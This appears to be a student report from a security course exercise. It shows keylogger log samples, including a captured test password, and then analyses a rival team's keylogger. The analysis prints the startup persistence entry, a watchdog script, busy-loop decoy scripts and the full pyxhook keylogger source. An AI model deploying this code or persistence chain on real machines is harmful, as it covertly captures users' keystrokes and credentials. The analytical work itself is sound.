2021-07-12 17:36:24.532312: Key Pressed - 9
2021-07-12 17:36:24.815332: Key Pressed - 2
2021-07-12 17:36:25.454883: Key Pressed - Key.tab
2021-07-12 17:36:27.461523: Key Pressed - Key.shift
2021-07-12 17:36:27.676367: Key Pressed - V
2021-07-12 17:36:28.904313: Key Pressed - 3
2021-07-12 17:36:29.252335: Key Pressed - r
2021-07-12 17:36:29.692505: Key Pressed - y
2021-07-12 17:36:29.999600: Key Pressed - Key.shift
2021-07-12 17:36:30.381313: Key Pressed - $
2021-07-12 17:36:31.484445: Key Pressed - t
2021-07-12 17:36:31.899242: Key Pressed - r
2021-07-12 17:36:32.305434: Key Pressed - 0
2021-07-12 17:36:32.878491: Key Pressed - n
2021-07-12 17:36:33.384318: Key Pressed - g
2021-07-12 17:36:33.866200: Key Pressed - Key.shift
2021-07-12 17:36:34.594343: Key Pressed - P
2021-07-12 17:36:35.490457: Key Pressed - w
2021-07-12 17:37:07.189327: Key Pressed - Key.enter
```


Account – YBT392, Password – V3ry$tr0ngPw

Copy/Paste example:


We will demonstrate the feature by copying the article's title and pasting it to a text editor:


Open
CopyPasteExample
Save
Plain Text
Tab Width: 8
Ln 1, Col 1
INS
Coding a Simple Virus in
https://medium.com/@imdadahad/coding-a-simple-virus-in-py
Coding a Simple Virus in Python — A Simple Guide
Imdad Ahad Jan 17 · 3 min read
PASSWORD STEALER
Storing key presses and clipboard contents

Select the title and press Ctrl+c.


Open
CopyPasteExample
Save
Plain Text
Tab Width: 8
Ln 1, Col 1
INS
Coding a Simple Virus in
https://medium.com/@imdadahad/coding-a-simple-virus-in-py
Coding a Simple Virus in Python — A Simple Guide
Imdad Ahad Jan 17 · 3 min read
PASSWORD STEALER
Storing key presses and clipboard contents

Now we copied, switched to the text editor, typed "now going to paste." and pasted the copied title:


Open
*CopyPasteExample
Save
Plain Text
Tab Width: 8
Ln 3, Col 1
INS
Coding a Simple Virus in
https://medium.com/@imdadahad/coding-a-simple-virus-in-py
Imdad Ahad Jan 17 · 3 min read
PASSWORD
STEALER
Storing key presses and clipboard contents

```
now going to paste.
Coding a Simple Virus in Python – A Simple Guide
```


Coding a Simple Virus in Python — A Simple Guide

Log file content:

```
2021-07-13 17:28:12.435151: Key Pressed - Key.ctrl
2021-07-13 17:28:12.801639: Key Pressed - c
2021-07-13 17:28:12.801639: Copied Clipboard: Coding a Simple Virus in Python – A Simple Guide
2021-07-13 17:28:14.186985: Key Pressed - n
2021-07-13 17:28:14.485066: Key Pressed - o
2021-07-13 17:28:14.604147: Key Pressed - w
2021-07-13 17:28:14.720362: Key Pressed - Key.space
2021-07-13 17:28:14.859824: Key Pressed - g
2021-07-13 17:28:14.942956: Key Pressed - o
2021-07-13 17:28:15.100355: Key Pressed - i
2021-07-13 17:28:15.266605: Key Pressed - n
2021-07-13 17:28:15.423709: Key Pressed - g
2021-07-13 17:28:15.564714: Key Pressed - Key.space
2021-07-13 17:28:15.747892: Key Pressed - t
2021-07-13 17:28:15.856208: Key Pressed - o
2021-07-13 17:28:15.971796: Key Pressed - Key.space
2021-07-13 17:28:16.195966: Key Pressed - p
2021-07-13 17:28:16.403172: Key Pressed - a
2021-07-13 17:28:16.586201: Key Pressed - s
2021-07-13 17:28:16.802529: Key Pressed - t
2021-07-13 17:28:16.877248: Key Pressed - e
2021-07-13 17:28:17.067761: Key Pressed - .
2021-07-13 17:28:17.565647: Key Pressed - Key.enter
2021-07-13 17:28:17.856791: Key Pressed - Key.ctrl
2021-07-13 17:28:18.088851: Key Pressed - v
2021-07-13 17:28:18.088851: Pasted Clipboard: Coding a Simple Virus in Python – A Simple Guide
2021-07-13 17:28:20.836264: Key Pressed - Key.enter
```


תיאור מימוש ההתקפה של הקבוצה היריבה שלנו כפי שהבנו:

At first, we checked for any unordinary apps in Startup Applications:



(Startup Applications – Which programs launch automatically when the OS starts)


And found


Startup Applications Preferences
Additional startup programs:
Add
Remove
Edit
Edit Startup Program
Browse...
Cancel
Save
Close

SSH Key Agent
GNOME Keyring: SSH Agent
ssh modify
No de
vboxc
Virtua
VMwa
No de

Name: ssh modify
Command: /usr/.chrome/bluetooth
Comment:


So we go to the folder /usr/.chrome/ and check what the file bluetooth contains:



```
#!/bin/bash

# Check if gedit is running
# -x flag only match processes whose name (or command line if -f is
# specified) exactly match the pattern.
while true;
do
if pgrep -x "update-modifier" > /dev/null
then
    echo "AHLA"
else
   /usr/.chrome/run.sh &
fi
sleep 10;

done
```

This executable checks if there's a process named "update-modifier". If there is, it will sleep for 10 seconds (Busy waiting) and check again. If there isn't, it will execute the bash script "run.sh".

Now we check what run.sh contains:




```
#!/bin/bash
nohup  /usr/.chrome/update-modifier &
nohup  /usr/.chrome/keylogger1.py &
nohup  /usr/.chrome/keylogger2.py &
nohup  /usr/.chrome/keylogger3.py &
nohup  /usr/.chrome/keylogger4.py &
nohup  /usr/.chrome/keylogger5.py &
```

This bash script launches 6 processes.

update-modifier is the process that bluetooth checks for. We'll check that after keylogger.X.py's.


The content of all the keyloggerX.py are the same:



```
#!/usr/bin/python

while True:
    pass
```

They were made to distract us from the real logger. Instead, it made the machine super slow. (Busy waiting)

Content of update-modifier:



```
#!/usr/bin/python
# -*- coding: utf-8 -*-
"""
Created on Sat Jun 12 18:55:50 2021

@author: vakni
"""
# Python code for keylogger
# to be used in linux
import os
import pyxhook
from datetime import datetime

# This tells the keylogger where the log file will go.
# You can set the file path as an environment variable
('pylogger_file'),
# or use the default ~/Desktop/file.log
log_file = os.environ.get(
    'pylogger_file',
    os.path.expanduser('~/Desktop/file.log')
)
# Allow setting the cancel key from environment args, Default: `
cancel_key = ord(
    os.environ.get(
        'pylogger_cancel',
        '`'
    )[0]
)

# Allow clearing the log file on start, if pylogger_clean is
defined.
if os.environ.get('pylogger_clean', None) is not None:
    try:
        os.remove(log_file)
    except EnvironmentError:
       # File does not exist, or no permissions.
        pass

#creating key pressing event and saving it into log file
def OnKeyPress(event):
    with open(log_file, 'a') as f:
        f.write('{}\n'.format(event.Key))
        date_time =datetime.now()
        current_time = date_time.strftime("%H:%M:%S")
        f.write('\n'+current_time+'\n')

# create a hook manager object
new_hook = pyxhook.HookManager()
new_hook.KeyDown = OnKeyPress
# set the hook
new_hook.HookKeyboard()
try:
    new_hook.start()         # start the hook
except KeyboardInterrupt:
    # User cancelled from command line.
    pass
except Exception as ex:
    # Write exceptions to the log file, for analysis later.
    msg = 'Error while catching events:\n  {}'.format(ex)
    pyxhook.print_err(msg)
    with open(log_file, 'a') as f:
        f.write('\n{}'.format(msg))
```

This is the logger python script.


Findings:

The logger saves the logfile on the desktop, it uses pyxhook as the library that holds the keyboard listeners. (This is against the terms…)

Also, Copy/Paste feature was not implemented.


The files are located in the folder usr/.chrome

To move files into that folder requires a SUDO call.
(This is against the terms…)



```
cd /usr
ls
mv ~/.chrome/ .
sudo mv ~/.chrome/ .
```

Python-xlib installation:




```
sudo apt-get install python-xlib
clear
ls
cd VMshard
python keylog.py
ls
python keylog.py
clear
notpad
cd Desktop/
python keylog.py
pip install python3_xlib
clear
```

We have no idea what it is for or why they've used it.

This is from the /home/.bash_history file.


<u>The processes are using busy waiting:</u>



Process Name	User	% CPU ▲	ID	Memory
keylogger5.py	user	18	8133	2.5 MiB
keylogger1.py	user	18	8129	2.5 MiB
keylogger4.py	user	18	8132	2.5 MiB
keylogger2.py	user	18	8130	2.5 MiB
keylogger3.py	user	18	8131	2.5 MiB
gnome-system-monitor	user	3	7998	12.3 MiB
gnome-shell	user	2	1661	280.4 MiB
Xorg	user	0	1482	143.7 MiB
update-modifier	user	0	8128	9.7 MiB
Web Content	user	0	4725	164.4 MiB
gnome-terminal-server	user	0	2205	13.8 MiB
at-spi2-registryd	user	0	1642	284.0 KiB
at-spi-bus-launcher	user	0	1634	N/A

(18%)*5 = 90%. Of CPU usage with 5 busy-waiting processes.


And after killing 4 of them:



Process Name	User	% CPU ▲	ID	Memory
keylogger5.py	user	94	8133	2.5 MiB
gnome-system-monitor	user	2	7998	12.3 MiB
gnome-shell	user	2	1661	287.8 MiB
Xorg	user	0	1482	143.8 MiB
firefox	user	0	3806	258.9 MiB
Web Content	user	0	4725	164.4 MiB
gnome-terminal-server	user	0	2205	13.8 MiB
at-spi2-registryd	user	0	1642	284.0 KiB

A single thread that uses 94% CPU constantly.

And once all these threads are closed:



Process Name	User	% CPU ▲	ID	Memory	Disk read tota	Disk write tot	Disk read	Disk write	Priority
gnome-system-monitor	user	2	7998	12.3 MiB	32.7 MiB	4.0 KiB	N/A	N/A	Normal
gnome-shell	user	1	1661	287.9 MiB	N/A	N/A	N/A	N/A	Normal
Xorg	user	0	1482	143.8 MiB	N/A	N/A	N/A	N/A	Normal
pulseaudio	user	0	1703	1.2 MiB	N/A	N/A	N/A	N/A	Very High
firefox	user	0	3806	259.3 MiB	N/A	N/A	N/A	N/A	Normal
Web Content	user	0	4725	164.4 MiB	N/A	N/A	N/A	N/A	Normal
gnome-terminal-server	user	0	2205	13.8 MiB	N/A	N/A	N/A	N/A	Normal
at-spi2-registryd	user	0	1642	284.0 KiB	N/A	N/A	N/A	N/A	Normal
at-spi-bus-launcher	user	0	1634	N/A	N/A	N/A	N/A	N/A	Normal
bash	user	0	2215	1.7 MiB	N/A	N/A	N/A	N/A	Normal
bash	user	0	2534	1.8 MiB	N/A	N/A	N/A	N/A	Normal
cat	user	0	7360	60.0 KiB	N/A	N/A	N/A	N/A	Normal
cat	user	0	7361	64.0 KiB	N/A	N/A	N/A	N/A	Normal
chrome	user	0	7354	52.5 MiB	N/A	N/A	N/A	N/A	Normal
chrome –type=broker	user	0	7474	11.4 MiB	N/A	N/A	N/A	N/A	Normal
chrome –type=gpu-process –fi	user	0	7442	17.0 MiB	N/A	N/A	N/A	N/A	Normal
chrome –type=renderer –field-	user	0	7599	12.9 MiB	N/A	N/A	N/A	N/A	Normal
chrome –type=renderer –field-	user	0	7525	38.6 MiB	N/A	N/A	N/A	N/A	Normal
chrome –type=utility –utility-su	user	0	7394	14.5 MiB	N/A	N/A	N/A	N/A	Normal
chrome –type=utility –utility-su	user	0	7396	10.8 MiB	N/A	N/A	N/A	N/A	Normal
chrome –type=zygote –enable-	user	0	7365	10.1 MiB	N/A	N/A	N/A	N/A	Normal
chrome –type=zygote –enable-	user	0	7369	10.1 MiB	N/A	N/A	N/A	N/A	Normal
chrome –type=zygote –no-zygo	user	0	7364	10.1 MiB	N/A	N/A	N/A	N/A	Normal
dbus-daemon	user	0	1488	1.6 MiB	N/A	N/A	N/A	N/A	Normal
dbus-daemon	user	0	1639	356.0 KiB	N/A	N/A	N/A	N/A	Normal
dconf-service	user	0	1790	16.0 KiB	N/A	N/A	N/A	N/A	Normal
deja-dup-monitor	user	0	2442	6.3 MiB	N/A	N/A	N/A	N/A	Normal
evolution-addressbook-factory	user	0	2098	3.4 MiB	N/A	N/A	N/A	N/A	Normal
